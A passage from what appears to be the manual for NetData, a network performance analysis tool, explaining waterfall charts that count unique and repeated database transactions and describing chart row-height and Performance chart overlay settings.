
16.6 Counting Unique Transactions in Transaction Families

Waterfall charts of a transaction family – a front-end transaction with all its related backend transactions – can reveal repeated executions of a particular type of transaction with various sets of transaction parameters. If the backend transactions are database queries, then a transaction-type chart will show all the executions of each type of query, and in some applications the similar queries are not always unique – they not only search the same tables to select the same fields in rows that meet the same *type* of search criteria, but they also have the same search targets. NetData has a fourth type of waterfall chart that more clearly shows repeated execution of identical transactions during the handling of a single user transaction.




A waterfall chart of individual transactions plots each transaction on a different row, whereas a chart of transaction categories plots all the transactions of a particular category on the same row – a quick way to count the numbers of transactions in, say, the broad categories of database Insert, Select, Update and Delete.

A transaction type is defined by its category, its request signature, and its response signature. A chart of transaction types plots all the transactions of a particular type on the same row, and exposes opportunities to reduce the number of database trips, by listing many search targets in one query and joining tables in composite queries. A chart of *unique* types will plot transactions on the same row only if they are identical, that is, if they have the same query type and the same search criteria, as in the next chart.




The transaction legends chosen for this chart specify each transaction type by its unique NetData-assigned TT identifier, and list each row's search criteria in square brackets. The extreme inefficiency in this application is revealed by the three rows which each plot 75 identical executions of the same query. Not only could the 75 queries on each row be replaced by a single query, but the three queries on each row could be coalesced into a single query that joined the relevant tables.

The summary in the chart's bottom right-hand corner tells that there were only 743 unique (i.e. different) database transactions in a total of 1303. Many of the search criteria specified the current time of day, and, if a common timestamp were adopted for all those queries, the number of unique transactions would be much smaller.




The corresponding transaction-type chart (one row for each query type) reveals that there were only 35 different types. This version of the chart shows how often and when every type was executed, and reflects the application's iteration of a program loop 22 times. Most iterations of the main loop executed 23 different types, and nine of those queries were executed many times in an inner loop.

The following version of the transaction-type chart displays the first page of types with brief descriptions of each query and examples of their search targets.




The multiplying factors such as 22 x SELECT at the beginning of each description indicate that the main program loop was executed 22 times, and its inner loop was executed 5 times (making a total of 110 executions for some query types).




The form of a waterfall chart is determined by four attributes: legend content (chosen from a drop-down menu, as above); a list type chosen with a radio button; a check-box that allows multiple pages, to ensure that legends can be read; and a check-box to add a time summary at the top of the chart. Readability can be optimised by adjusting the legend (font) size and the row height.

16.7 Adjusting Row Height in Waterfall Charts

In multi-page waterfall charts it is possible to adjust the font size of transaction legends manually, and NetData adjusts row height automatically to closely accommodate the text height. It is also possible to adjust row height manually, to make legends more readable and improve the visibility of transaction bars when they are overlaid with legends.






This chart indicates the many times that requests for directory information were sent to five redirected folders on a file server, starting with My Documents, over a period of nearly 15 seconds when Internet Explorer was started on a workstation with offline folders. Row height was set to twice the text height.

17 Performance Chart

17.1 Performance Chart Overlays

The window of format controls for the Performance chart has been refined to identify more clearly all ten distinct types of overlays, with different colours behind their groups of controls:

Server response-time markers and bars
Throughput
Concurrent connections
Traffic volumes
Inactivity periods
Client-time markers and bars
Transactions in Progress
Ephemeral ports and recycle times
Transaction data
Event stripes and bands




